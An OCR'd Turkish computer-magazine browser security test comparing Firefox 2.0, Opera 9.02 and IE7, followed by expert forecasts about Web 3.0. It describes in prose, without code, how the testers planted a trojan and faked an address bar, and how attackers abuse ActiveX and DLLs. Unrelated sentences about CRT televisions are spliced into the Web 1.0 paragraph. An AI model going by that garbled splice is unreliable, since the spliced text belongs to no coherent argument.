Koruma seçeneği etkinleştirildiğinde tarayıcılar ziyaret edilen her siteyi çözümleyerek phishing sitelerinin tipik özelliklerini arıyorlar. Koruma, güvenli siteleri içeren bir ak liste ve çok ziyaret edilen phishing sitelerini içeren bir kara liste oluşturuyor. Bu listeler kendiliğinden güncelleniyor ve PC üzerinde saklanıyor.

Yeni phishing siteleri her geçen gün çoğaldığı için, ziyaret edilen site yerel olarak kaydedilmemişse tarayıcılar internet üzerindeki bir güncelleme sunucusuna bağlanıyor. Bu durumun olumsuz bir yanını gördük: Sunucuyla bağlantı, IE7'de kapatılamıyor. Bu da Microsoft'un sörf alışkanlıklarınızı kaydeden bir kullanıcı profili oluşturabileceği anlamına geliyor.

Firefox ise Google'la işbirliğine gitmiş. Yazdığınız adresler, Google'ın test sunucusuna aktarılıyor. Bunu istemezseniz, işlevi devre dışı bırakabilir ve sadece yerel veritabanıyla çalışmayı seçebilirsiniz.

Yeni "Yüksek güvenlikli SSL sertifikası" tüm tarayıcılar tarafından destekleniyordu. Bu sayede, gelecekte tarayıcıyla sunucu arasındaki bilgi kodlanmış olmakla kalmayacak, bir de bağımsız test merkezi tarafından onaylanacak. Sadece güvenli olan ve bu şekilde sertifika alan siteler adres çubuğunda yeşil renkte gösterilecek. Ancak şu an için, bu sertifikayı kullanan banka veya web sitesi operatörü bulunmuyor.

**DAHA GÜVENLİ** Gelecekte "Yüksek güvenlikli SLL Sertifikası" geçersiz olan sunucular adres çubuğunda kırmızı renkle gösterilecek.

HIJACKING

## Tarayıcıya yönelen saldırıları önleyin

Tüm tarayıcıların en büyük sorunu, web sitelerinden korsanlar tarafından yayılan zararlı kodlar. Bu saldırılar en çok da reklâm sitelerinden geliyor. Çoğu zaman, aslında hedef tarayıcının kendisi değil de üzerindeki eklentilerden biri oluyor. Reklâm yazılımları, kullanıcıyı bir eklenti kurması için kandırıyor.

**TAM DENETİM** İstenmeyen eklentileri tarayıcılarda istediğiniz an devre dışı bırakabilirsiniz.


Güvenlik açıkları sayesinde çoktan sisteme kurulmuş olan eklentiler, kurbanın tarayıcı üzerindeki denetimini yitirmesine, bazen işletim sisteminin bile elden çıkmasına yol açıyor.

Tarayıcıların bu tür saldırıları ne kadar iyi engellediğini görmek için, üzerlerine bir CoolWebSearch Truva atı saldık. Truva atı hemen IE'ye yuvalandı ve diğer zararlı kodları çağırmaya başladı. Bunlar o kadar hızlı ve sık güncelleniyorlardı ki, anti virüs programımızın imza kullanarak tespit etmesi mümkün olmadı. Geriye kalan tek seçenek, Windows'u yeniden kurmaktı. Beklenildiği gibi, Firefox ve Opera bu saldırılardan hasarsız çıktılar. ActiveX olmadığı için bu tarayıcılar bu tarz saldırılardan etkilenmiyor.

Microsoft, saldırıya açık ActiveX eklentilerinin çaresine bakmadı. Bu son derece ölümcül sonuçlar doğurabilir; zira Java Applet'lerinin tersine, ActiveX programları tarayıcılarla aynı haklara sahip. Windows XP'ye kadar, bu açıktan faydalanarak sisteme tamamen eriş-

### Korsanlar kimi hedef alıyor?

İnternette PC'lerin doğrudan saldırıya maruz kalması pek görüldük şey değil. Bilgisayar korsanları daha çok, parolaları ve banka bilgilerini çalabilecekleri tarayıcıları ve web sitelerini hedefliyor.





Kaynak: www.symantec.com

mek mümkün. Tek istisna ise Windows Vista. Gerçi yine de IE eklentileri sadece kullanıcının izniyle kuruyor. Ayrıca eklentileri merkezi bir arabirim üzerinden devre dışı bırakmak ya da silmek mümkün.

Eklentiler Firefox ve Opera'da da devre dışı bırakılabiliyor ya da silinebiliyor. Dahası, bunların birçoğu Java Script'le yazılmış. Bu kulağa ilginç de gelse, işletim sistemine izinsiz müdahaleye neredeyse mahal vermiyor. Programcılık bilgisine sahip Opera kullanıcıları, sıkça kötüye kullanılan JavaScript işlevlerini de tamamen devre dışı bırakabiliyor.

Testimiz, tarayıcı JavaScript'le çalışmadığı zaman neler olduğunu da ortaya koyuyor. Tipik phishing unsurlarına sahip bir HTML web sitesi yarattık ve birkaç satır sayesinde, tarayıcının adres çubuğunu gizleyip, bunun yerine koyduğumuz durum çubuğunda **www.citibank.com** yazmasını sağlayabildik. Böylece Firefox'u ve Internet Explorer'ı kolayca atlatabildik.



**ÇEREZ YÖNETİMİ** **İsterseniz, Opera'dan her çıkışınızda kalıcı kullanıcı bilgileri silinebiliyor.**

YEREL GÜVENLİK

## Çerezler, önbellek ve parola güvenliği

Tarayıcıları bekleyen tek tehlike phishing ya da doğrudan saldırılar değil. Yerel veri güvenliği de hak ettiği ilgiyi nadiren gören alanlardan. Sadece bir korsan, PC'ye doğrudan erişim elde edip tüm dosyaları ele geçirdiğinde söz konusu oluyor. Ama sisteme bir Truva atı bulaştığında, saldırganın yerel verileri, örneğin tarayıcı önbelleğini ele geçirmesi için fiziksel olarak orada bulunması gerekmiyor.

Önbelleğin içeriği kullanıcının sörf alışkanlıklarına ışık tuttuğu gibi, çoğu zaman da web posta hesabının ayrıntıları gibi, kişisel bilgiler içeriyor. Testimizde, iznini aldığımız bir çalışma arkadaşımızın tarayıcı önbelleğini irdeledik. Üç tarayıcının da önbelleğini okuyabildik ve arkadaşımıza, forum parolası içeren e-postasını gösterdik. Ancak, bağlantı SSL ile şifrelenmişse, web siteleri önbellekte tutulmuyor ve verileriniz açığa çıkmıyor.

Bu da demek oluyor ki güvenli bir tarayıcı, istenilen dosyaların önbellekten zahmetsizce silinmesine izin vermeli. Internet Explorer bu kıstasta Firefox ve Opera'nın çok gerisinde kalıyor. Zira IE kullanıcıları sadece tarayıcı önbelleğinin boyutunu belirleme veya hepsini birden silme seçeneklerine sahip. Önbelleğin içinden istenen öğeleri silmek içinse şifreli dosya isimleriyle başa çık-

## Korsanlar web tarayıcılarındaki açıkları nasıl buluyor?

Ay geçmiyor ki Microsoft Internet Explorer için güncelleme yayınlamasın. Bunu alaya alan örneklerden biri, "tarayıcı hataları ayı" adını taşıyor. H.D. Moore, **http://browserfun.blogspot.com** adresinde, kırmak için gereken yönergelerle birlikte, her gün bir başka güvenlik açığı yayınlıyor. Peki, nasıl oluyor da korsanlar bu kadar çok güvenlik açığı bulabiliyor?

### Zayıf nokta: ActiveX

Güvenlik açıkları listesine daha ilk bakışta, neredeyse tüm saldırıların tarayıcıların kendisini değil de eklentileri hedef aldığı anlaşılıyor. Ama bu, Microsoft'un eli kolu bağlı demek değil. ActiveX sistemi daha ilk çıktığı günden bu yana güvenlik uzmanlarının eleştiri oklarına hedef oldu. En önemlisi, ActiveX eklentilerinin çok geniş haklara sahip olması. Eğer bir korsan açık bulursa bu sayede tüm işletim sistemine erişebilir. Korsanlar bu tarz açıkları ya şans eseri ya da gelişmiş burunları sayesinde saptıyor. Kimi zaman da korsanlar eklentiyi makine kodunda, en temel seviyesinde değiştiriyorlar. Dahası, ister şans eseri olsun isterse "Axman" gibi kaba güç saldırı araçları sayesinde, sistem çökmeleri de korsanlara yararlı bilgiler veriyor.

### Zayıf nokta: Windows

Internet Explorer'ın büyük sorunlarından bir diğeri de paylaşılan kütüphaneler, yani DLL'ler. Örneğin, GIF dosyalarını görüntülemek için kullanılan işlev bir DLL dosyasında saklanıyor ve her yazılım için yeniden yazılmıyor. Böylelikle, yazılımlar gerektiğinde bu ortak koda başvuruyor. Eğer bir korsan, bir DLL'deki açıktan faydalanırsa, bu ortak kütüphaneyi kullanan IE'yi de etkileyebiliyor. İçine Truva atı yerleştirilmiş, tuzaklı bir GIF dosyası hazırlamak bir web sunucusunu ele geçirmenin en kolay yollarından. Birisi siteyi tarayıcıyla ziyaret ettiği anda bilgisayarı elden gidiyor.

**KORSAN KOPYA** **Kırılmış yazılımları arayan kullanıcıların bir eklenti kurmaları gerekiyor. Bu eklenti aslında bir Truva atı.**

### Zayıf nokta: Kullanıcı

Bilgisayar korsanlarının elindeki en büyük koz, kullanıcının bizzat kendisi. Kullanıcılar zararlı yazılımları, farkında olmadan çalıştırmayı sürdürdükçe, bundan faydalanan korsanlar da her zaman var olacak. Bunun en iyi örneği, Windows XP Service Pack 2'den beridir, Internet Explorer'da eklentilerin kendiliğinden kurulamaması. Bu yüzden korsanlar, sıkça ziyaret edilen sitelere, kurulumda yardımcı olduğu iddia edilen zararlı eklentiler yerleştiriyor ve kendi programlarını yararlı program kisvesi altında satıyorlar.


mak gerekiyor. Rakipler önbellek klasörünü silip kontrol etmekle kalmıyor, istenilen sitelere ait bilgilerin silinmesini de mümkün kılıyor.

Çerezler için de benzer bir durum söz konusu. Çerez klasörüne atılacak bir bakış, çerezlerin kalıcılık süresine bağlı olarak, haftalar önce ziyaret edilen siteleri bile gözler önüne seriyor. IE'de kullanıcı hangi çerezlere izin verileceğini belirleyebiliyor. Ancak Microsoft, tarayıcı kapatıldığı vakit ya da web sitesinden çıkıldığında çerezlerin kendiliğinden silinmesi seçeneğini ihmal etmiş. Bu kategoride en kapsamlı çözümü Opera sunuyor. Her web sitesi için ayarları saklamakla kalmıyor, çerezleri okumanıza, hatta düzenlemenize bile imkân tanıyor.

Yerel güvenlik üzerinde en az rolü olan unsur, parola yönetimi. Çünkü bu şekilde PC'lerin dışardan birilerinin izinsiz erişimine karşı korunması mümkünken, ciddi korsan saldırılarının önünü almak mümkün değil.

Teste katılan tüm tarayıcılar, web siteleri tarafından istendiğinde parolaları otomatikman girebiliyor. Dahası, Opera ve Firefox, Internet Explorer'ın aksine, güvenlikle konforun ideal bileşimini sunuyorlar. Bir ana parola sayesinde tüm bu girilen bilgileri güvenceye alabilirsiniz. Ama doğru parola, bir internet sitesine girildiğinde er ya da geç ortaya çıkıyor. Bilgisayar korsanları da PC'lere erişim için bu anı kollayarak parolaları ele geçirebiliyor.

**PAROLA** Opera'da bir ana şifre girebiliyorsunuz. Bu da güvenlikle konforun ideal bir bileşimi.



**RAM CANAVARI** IE çok sayıda site aynı anda açıldığında rakiplerinden fazla RAM tüketiyor.

GÜNCELLEMELER

## Zamanla yarış: Güvenlik açıkları ve yamalar

Yeni tarayıcıların büyük güvenlik açıklarını şu an tamamen bilemiyoruz, zira bilgisayar korsanları yeni sürümlerin yayılmasını bekliyorlar. Yine de önceki sürümlerden yola çıkarak bir kestirimde bulunabiliriz: Korsanlar şimdiye kadar Explorer'da 100 güvenlik açığı bulmuş ve bunlardan 20'si için hâlâ yama yok.

Korsanlar için daha önemli olan bir şey varsa, o da bu zaaflardan faydalanabilecekleri zaman aralığı. Internet Explorer burada da katılımcıların en kötüsü. Symantec'in açıklamasına göre, 2006'nın ilk yarısında, Microsoft'un tespit edilen açıkları kapama süresi ortalama dokuz buçuk gün. Firefox'un arkasındaki Açık Kaynak topluluğu bulunan açıkları bir günde yamarken, Opera sorunlara iki gün içinde çözüm buldu. Microsoft'un en büyük sorunu, güvenlik açıklarının sayısı ve bunları kapatmak için gereken süre.

PERFORMANS

## Kaynak kullanımı ve hız da güvenlik kadar önemli

Bu testte sadece güvenlikle ilgili özellikleri sınadık. Yine de en son performans rakamlarını sizden saklamayacağız. Üreticinin sayfasında "dünyanın en hızlı tarayıcısı" şeklinde tanıtılan Opera, gerçekten de bu unvanı hak ediyor. HTML sayfalarının oluşturulmasını ve JavaScript'in tarayıcılar tarafından işletilmesini ölçtük.

Sonuçta Opera galip geldi, ancak kıl payı farkla. Firefox hız bakımından o kadar yakın ki, ölçme toleransı dikkate alındığında, uygulamada ikisinin de aynı hızda olduğu söylenebilir. İki tarayıcı da 2.500 DIV unsuru içeren bir HTML sitesini 350 ila 400 milisaniyede görüntüleyebildi (Test platformu 2 GHz hızında, 1.024 MB RAM'li).

Aynı testte 740 milisaniye değerine imza atan IE, deyim yerindeyse nal topladı. Hızlı tarayıcıların bu avantajı Google Maps gibi Ajax'la çalışan yeni web sitelerinde daha da göze çarpıyor.

Bellek tüketimi de önemli. Bir web sayfası yüklü değilken, en az belleği IE tüketiyor. Ancak aynı anda açık olan sayfaların sayısı arttıkça, Microsoft'un tarayıcısının bellek gereksinimi de katlanıyor. Opera ve Firefox bu sorunun üstesinden gelebiliyor ve bellek tüketimindeki artış en az derecede kalıyor. Firefox hiçbir site yüklü değilken kullandığı belleğin sadece iki katına ihtiyaç duyuyor. Internet Explorer ise en az dört katına.

ÖZELLİKLER

## İşlev sayısı artmış ama yenilik yok

Mevcut tarayıcılar aslında yeni bir şey getirmiyor. Elbette sözümüz şimdiye kadar Internet Explorer kullanmış kullanıcılara değil. Son güncellemesi uzun bir süre önce yapıldığı için, Internet Explorer'ın 7. sürümü RSS okuyucu, sekmeli gezinti ve dahili site araması gibi yararlı niteliklere sahip.

Ama web formları için imla kontrolü ve temalar hala eksik. Bunu duyan Opera ve Firefox kullanıcıları gülümsemeden edemiyor, zira onlar bu imkânlardan yıllardır faydalanıyor. ■

AS/ Barış Emre Alkım, balkim@chip.com.tr

# CHIP KILAVUZ
## Web tarayıcıları

## Güvenlik testi

**1**

**Mozilla Firefox 2.0**
Açık Kaynak kodlu tarayıcı ilk sıraya hemen kuruldu. Tarayıcı hem çok güvenli hem de hızlı.

**2**

**Opera 9.02**
İkinci sırayı alan hızlı tarayıcı Opera'nın phishing önleme filtresi yok. Ama 9.1 sürümünde olacak.


**3**

**Microsoft Internet Explorer 7**
Yetişmek için çabalasa da son sırada. Yamayla kapatılmamış çok sayıda açık yüzünden puan kaybetti.

### NASIL TEST ETTİK?

Üç tarayıcı da tepeden tırnağa güvenlik testine tabi tutuldu. Gelecekteki güvenlik açıkları için, bilgisayar güvenliği uzmanı Secunia'nın veritabanı esas alındı. Önbellek, çerezler ve parolalar gibi yerel hedefler bile hesaba katıldı.

Tarayıcıların ek özellikleri ve performansları teste katılmadı. Test platformumuz 2 GHz AMD 64 3000+ ve 1 GB RAM'e sahipti. Tarayıcıları Windows XP Pro ve Vista işletim sistemlerinde test ettik.




| Değerlendirme | SIRA 1 | SIRA 2 | SIRA 3 |
|---|---|---|---|
| **Ürün** | Firefox 2.0 | Opera 9.02 | Internet Explorer 7.0 |
| **Üretici** | Mozilla | Opera Software | Microsoft |
| **İnternet** | www.mozilla.org | www.opera.com | www.microsoft.com |
| **Güvenlik değerlendirmesi** | 93 | 83 | 65 |
| **Phishing (% 20)** | 97 | 39 | 91 |
| **Hijacking (% 20)** | 97 | 97 | 67 |
| **Yerel güvenlik (% 20)** | 97 | 97 | 67 |
| **Güncellemeler (% 40)** | 88 | 94 | 49 |
| **Güvenlik** | | | |
| **Phishing filtresi** | Yerel liste ya da Google sunucusuna bağlantı | – | Microsoft sunucusuna bağlantı |
| **SSL desteği / Yüksek güvenlikli SSL** | ● / ● | ● / ● | ● / ● |
| **Eklenti yönetimi, Hijacking'e karşı koruma** | Devre dışı bırakma ve silme | Devre dışı bırakma ve silme | Devre dışı bırakma ve silme |
| **Önbellek yönetimi** | Boyut belirleme; siteleri tümden ya da teker teker silme | Boyut belirleme; siteleri tümden ya da teker teker silme | Boyut belirleme; siteleri tümden ya da teker teker silme |
| **Çerez yönetimi** | Çerezleri tümden ya da teker teker silme; web sitelerini engelleme | Çerezleri silme,engelleme ve değiştirme | Çerezleri tümden ya da teker teker silme; karmaşık engelleme |
| **Parola yönetimi / Ana parola** | ● / ● | ● / ● | ● / – |
| **Güncelleme işlemi** | Otomatik | Otomatik (kapatılamıyor) | Windows Update ile |
| **Güvenlik açıklarına ortalama yanıt süresi [1]** | 1 gün | 3 gün | 9 gün |
| **Bir önceki sürümden kalan açıklar / toplam [2]** | 3 / 36 | 0 / 15 | 19 / 106 |
| **Performans** | | | |
| **HTML-Site gösterimi** | 400 ms | 376 ms | 741 ms |
| **JavaScript işleme** | 7,8 saniye | 7,3 saniye | 17,7 saniye |
| **RAM (0/5/10 site)** | 12,9 / 16,5 / 19,8 MB | 19,8 / 20,2 / 24,6 MB | 7,9 / 21,4 / 29,1 MB |
| **Özellikler** | | | |
| **Pop-up önleyici** | Her site için ayrı ayarlanabilir | Her site için ayrı ayarlanabilir | Her site için ayrı ayarlanabilir |
| **Web sitesi arama** | Java Scriptle eklenebilen arama motorları | Arama motorları elle girilebilir | OperaSearch XML ile eklenebilir |
| **Web sitesinde arama** | Anında arama (sözcükler renkli gösteriliyor) | Standart arama ayarı | Standart arama ayarı |
| **Sekme (Tek pencerede birçok web sitesi)** | Tıklamasız olmuyor | Tek tıklamayla | Tek tıklamayla |
| **RSS bildirimleri** | Sayfa imi ya da web sitesi şeklinde | Kendi okuyucusunda gösteriliyor | Web sitesi şeklinde gösteriliyor |
| **Sık kullanılanların yönetimi** | Kapsamlı | Kapsamlı | Kapsamlı |
| **Temalar** | ● | ● | – |
| **Web sitesi ölçeklendirme (İzleme / Baskı)** | ● / ● | ● / ● Yeniden biçimlendirme | ● / ● |
| **Yazım denetimi** | ● (güncellemeyle) | ● | – |
| **Mevcut oturumu kaydetme** | ● | ● (çökmeden kurtarma dahil) | – |
| **Çoklu web sitesi** | ● | ● | ● |
| **W3C standardı uyumu** | İyi | Çok iyi | Yeterli |
| **Fare hareketleri** | Sadece eklentiyle | ● | Sadece eklentiyle |
| **E-posta istemcisi** | Thunderbird | ● | Outlook Express |

Zirve sınıfı (100–90)
Üst sınıf (89–75)
Orta sınıf (74–45)

● Var
– Yok

[1] Kaynak: **Symantec**
[2] Kaynak: **www.secunia.com**

# İnternetin geleceği

**İnternet kullanıcılarının talepleri doğrultusunda gelişen web dünyası, yakın gelecekte yeni yüzüyle karşımıza çıkmaya hazırlanıyor.**

Web 2.0'ın yeni yeni yaygınlaştığı şu günlerde Web 3.0'ın nasıl görünebileceğini hiç düşündünüz mü? Uzmanlar, internetin geleceğimizi nasıl biçimlendireceğini açıklıyor. World Wide Web'in geleceğini önceden tahmin etmek için öncelikle geçmişini iyi bilmek gerekiyor.

## Web 3.0'da otomatize tüketici istekleri

**Prof. Peter Wippermann**

Web 1.0 ya da 2.0 sıfırdan bağımsız olarak Web 3.0'ın tasarımı mümkün değil. Zira WWW'in eski sürümleri yenisinde de korunacak ve yeni gelişmeler için temel olmaya devam edecek. İsterseniz geçmişe şöyle bir göz atalım. 1999'a ait Web 1.0'ın ilgi görmesinin nedeni bütün bilgilerin ücretsiz olmasıydı. Üstelik Web 1.0, bilgi temînini de kolaylaştırıyordu. Buna örnek olarak, haber grupları, özel ve ticari web siteleri, reklâmlarla finanse edilen haber portalları gösterilebilir. Özellikle, akılda kolay kalan site adları sayfaların başarısını arttırdı. Web 1.0'da önceliği bilgi alışverişi ve tüketim alıyordu.Tüplü televizyon üreticileri bu aygıtları yok pahasına ellerinden çıkarmak isteseler bile, hâlâ bu televizyonların montajı, nakliyesi ve dükkânlarda saklanması gibi giderler var. Tüplü televizyonların ağırlıkları ve hacimleri, hiç kimsenin ödemeye niyetli olmadığı bir maliyet artışına yol açıyor. Modası geçen cihaz stoklarının Çin ve Hindistan gibi ülkelerde eritilebileceği ümitleri bile sönmeye yüz tutuyor. Bu ülkelerde bile başka yerlerde modası geçmiş teknolojilere duyulan talep azalıyor.

## Web 2.0'ın çokluortam devrimi

Web 2.0 ücretsiz bilgi paylaşımının yeni adı. Bu sayede, milyonlarca internet kullanıcısı yazı, görüntü, fotoğraf ve MP3'lerini tüm dünyaya yönelik yayımlama fırsatından yararlanıyor. Bu paylaşım ağının yaygınlığını **www.myspace.com**, **www.youtube.com** ya da **www.flickr.com** gibi siteler ortaya koyuyor. Paylaşım grupları Web 2.0'ın kullanım başarısını pekiştiriyor çünkü kullanıcılar adlarını duyurabilmek için yaratıcı olmak ve birlikte çalışmak zorundalar. Sitelerin başarısını sağlayan artık alan adından ziyade Google gibi arama motorlarının başarısı ve grup çalışması.

Yakın gelecekte inşa edilecek bir "anlam ağı" şimdiye kadar gördüğümüz internet kullanım alanlarını kökten değiştirecek

gibi görünüyor. Bu müstakbel "semantik ağ" ya da nâm-ı diğer web 3.0, tüketim, üretim, ulaştırma ve para piyasalarındaki her değişikliği algılama ve bu değişiklikleri sağlam bir yapı içersinde ilişkilendirme kapasitesine sahip olacak. Anlam ağı sayesinde, artık Çin'de bir çuval pirincin yere dökülmesi bizim için önemsiz sayılmayacak. Geleceğin internetinde her şeyin birbiriyle bağlantılı olması bekleniyor. Örneğin, Türkiye'den 100 kişinin markette birer paket pirinç alması, Çin'de otomatik olarak Türkiye'ye bir çuval daha gönderilmesi gerektiği ve pirinç deposunun genişletilmesi gerektiği bilgisi olarak görünecek. Anlam ağı, bir konumdaki değişiklikleri yorumlayıp başka bir konumdaki hareketleri yönlendiriyor olacak. Yani her eylem bir diğerini etkileyecek ya da tetikleyecek. Tüm bu tasarımlar, Web 3.0'ın etkin ve akıllı bir sistem olacağı yönünde: Gelişmeleri algılayıp önceden programlanmış olduğu komutlara göre de tepki gösterecek. Kuruluşlardaki ve piyasalardaki bilgilerin kalıcı olabilmesi bütünüyle şeffaflık sayesinde sağlanacak.

Web 3.0'ın bir başka sonucu olarak da, insanlar artık bilgiyi yalnızca akıllarında değil, bilgisayar destekli Kişisel-Bilgi-İdare Sistemleri'nde tutmasını gösterebiliriz. Toplum için artık kişilerin bilgisi değil bireysel yaratıcılıkları sosyal bir etken olarak öne çıkacak. Kimlikler artık yalnızca kıyafet ve davranışlar ile değil "Kimlik idare sistemleri" ile de belirlenecek; hangi bilgilerin nerede faydalı olacağını kişiler kendileri belirleyecek. Böylece bir müşterinin hangi ürünleri ya da markaları tercih ettiğini bilinmesi istenmediğinde, bir mağazanın bilgisayarından bu müşterinin tüketim alışkanlıklarını tekrar silmek mümkün olacak.

"Tüketiciler, ölçü ve fiyat beklentilerine uygun ceket bakmak için internete yazılım robotları gönderecek."

**Profesör Peter Wippermann**

## Prof. Peter Wippermann

Hamburg Trendbüro'nun (toplumsal dönüşümleri izleyen bir kuruluş) kurucusu ve yöneticisi olan Prof. Wippermann, Almanya'nın önde gelen teknoloji araştırmacılarındandır. 57 yaşındaki uzman, 1993'ten bu yana Essen Üniversitesi'nde İletişim Tasarımı'nda görevli.

### Bilgi depoları talep sorununu çözecek

Kullanıcılar Web 3.0'a kendi beden ölçüleri ve fiyat beklentilerine uygun bir ceket aramaya programlanmış yazılım-robotları gönderebilecek. Bu türdeki bir e-ticaretin gelişimiyle günümüz alışveriş merkezleri yalnızca keyif için dolaşmak için ya da dinlenme merkezleri olarak görev alacak; bu merkezlerdeki tüketim geri planda kalacak. Hatta belki de birer dinlenme alanına dönüştürülmüş alışveriş merkezleri, müşterilerinden giriş ücreti bile talep edecek.

Web 3.0'da arkadaşlıklar sosyal ağlar ile otomatikleştirilmiş olarak geliştirilecek. Bir arkadaşın doğum günü, yeni bir iş, eş ya da ev bulduğu hemen diğerlerine aktarılacak. İletişimin kopmaması için elektronik kutlama mesajları gönderilecek. Ama gerçek arkadaşlık tabii ki, insanların gerçekten doğum günü partisine katılıp katılmadığıyla belirlenecek.

## Gelecek; hemen şimdi!

**Andreas Haderlein**

Bugünlerde sıklıkla kullanılan Web 2.0 terimi, birçok yeniliğe gebe ve henüz tamamen hakkındaki her bilgiye haiz değiliz. Kullanıcıların özgürleşme çağını yaşıyoruz ve birinci nesil internetin aslında bir deneme sürümünden ibaret olduğu bugün artık çok açık. Peki ama devamı nasıl gelecek? İki aşamalı bir senaryo var:

### İnternet 2010: Sanal eğlence dizginleri ele geçiriyor

Google'ın 1,65 milyar dolar yatırdığı ve Web 2.0'ın parlayan yıldızı olan YouTube, hareketli görüntüleme açısından kullanım alışkanlıklarını ciddi bir biçimde değiştirdi. Sayfa içerikleri çoktandır belli başlı ortamlarla sınırlı kalmıyor ve bilgisayarlar sürekli daha fazla klasik olarak tabir edilen ortamı bünyesinde topluyor, kendi içinde dönüştürüyor ve bunları yaparken zaman kaybetmiyor. Çünkü pazarlama ve sunma ilkeleri istekler doğrultusunda şekilleniyor.

Dijital çağda çoklu ortamlar arası ara geçiş formülleri üzerindeki teorik tartışmalar süredursun, internet televizyonu kendi "klip kültürü" nü çoktan oluşturdu. Her ne kadar yasal sınırlamaları zorlasa da buna karşın kullanıcılar açısından daha ilgi çekici bir ortam şüphesiz. Dikkat çekme konusundaki savaşlar bilişim ve eğlence alanında son hızla sürüyor; bir yanda profesyonel kurumsal hizmetler, öbür yanda bireysel çalışmalardan oluşan dev bit hacim söz konusu.

### İnternet 2020: Küresel erişim

Günlük hayatımız uzun zamandır kablolarla örülmüş durumda. Akıllı buzdolabı düşüncesinin hiç de uzun vadeli bir proje olmadığı ortaya çıktı. Çünkü en büyük eğilim taşınabi-

lirlik; sürekli hareket halinde olanın birinin tıka basa dolu bir buzdolabına ihtiyacı yoktur.

Web 2.0 patlamasına ayak uyduran ve kablosuz internetin öncü kuruluşlarından FON, dev bir ortaklık ile çok kısa sürelerde kablosuz erişimi olanaklı hale getiriyor. Bu çağın anahtar kelimesi bağlanabilirlik. Ya bağlanırsınız ya da ölürsünüz. Bu şiara karşı çıkanlar da yok değil. Fransa'da, cep telefonu karşıtları ve işsiz programcılardan oluşan bir köy, sanal âlemin iş, toplum ve kültür üzerindeki gerçeğine karşı çıkıyor.

Medya ise rekabeti, bilgisayar kullanımını ve internet erişimini gelişim ve ekonomi için yardımcı yöntemler olduğu noktasında çoktan doğrulamış durumda. Üniversitelerde tartışılan bir konu da, biyolojinin bilgi işlem araştırmalarının alt dalı olup olmaması yönünde. Bunun nedeniyse artık protein oluşumu gibi pek çok biyolojik sürecin algoritmik olarak ifade edilebilmesi ve işlenmesi.

"Müşteri konuşmaları Second Life gibi ortamlarda 'uzaktan katılımlı' sanal karakterler şeklinde gerçekleştiriliyor."
**Andreas Haderlien**

**Andreas Haderlien**
Gelecek Enstitüsü'nde 2003'ten beri araştırmacı olarak görev alıyor. Medya, bilgi kültürü ve toplumsal dönüşüm merkezli araştırma ve referans görevinin yanı sıra enstitünün çevrimiçi editörlüğünü yürütmekte. Ayrıca, "Gelecek Haberleri" adlı podcast yayımını hazırlayıp sunuyor.

Pazar günleri bana özel gazetemi pembe, (hâlâ) metal posta kutumdan alıyorum. Aslında bu gazete, haber portallarının elle tutulur ve daha iddialı bir baskısından başka bir şey değil. Eskiden adı "Frankfurter Rundschau" idi; 2020'de ise "Your Interest" olacak. İçinde blog dünyasından benim ilgi profilime uyan haberler de yer alacak. Daha 2008'de web davranışlarımı inceleme görevini bir program üstlenmişti. Bu program, aynı zamanda "Dijital Kimlik Kontrolü" ile elektronik kimliğimi ve şifrelerimi saklayan ve güvenliğimi sağlayan bir yazılımdı… Bu arada internetten uzaklaşmamı bilgisayarımdaki takvimim düzenliyor: Yılda iki kez ailemle dağlara tatile çıkıyorum; yokluğumda ağ organizasyonumu, internet sağlayıcım üstleniyor. GPS donanımlı cep telefonum ile bir tatil güzergâhı seçiyorum ve görülmesi gereken yerler, kaçırılmaması gereken güzelliklerin yerel turizm bürolarının yayınından dinliyorum… Teknolojinin geleceğinde bu senaryolar çok da bilimkurgu olarak kalmayacak.

## Geleceğin internetinden neler bekleyebiliriz?

**Carsten Hinze**

Bir gözlük düşünün, ihtiyaca göre dünyaya bakış açısını değiştiren, yani birbirini tamamlayan gerçekler ("augmented reality") arasında geçiş yapan; insanın gerçek çevre ve sanal çevre arasında gidip gelmesine neden olan bir veri gözlüğü. Gerçek bir durumun altta yatan bir veritabanıyla desteklendiği bir sistem düşünün. İşte bunları sağlayan, örneğin yolda giderken yüz tarama programıyla karşınıza çıkan, tanımadığınız birinin adını size gösteren, bu kişi hakkında bir profil sunan, işyerini, donanımını ilgi alanlarını belirten bir gözlük tasavvur edilebilir. Dahası, tandık kişiler içinse bu tür bilgiler verebilir: "X ile en son 1 Haziran 2010'da karşılaştın ve son konuştuğunuz şey planlanan bir taşınmaydı. Dikkat: X saçını yeni değiştirmiş!"

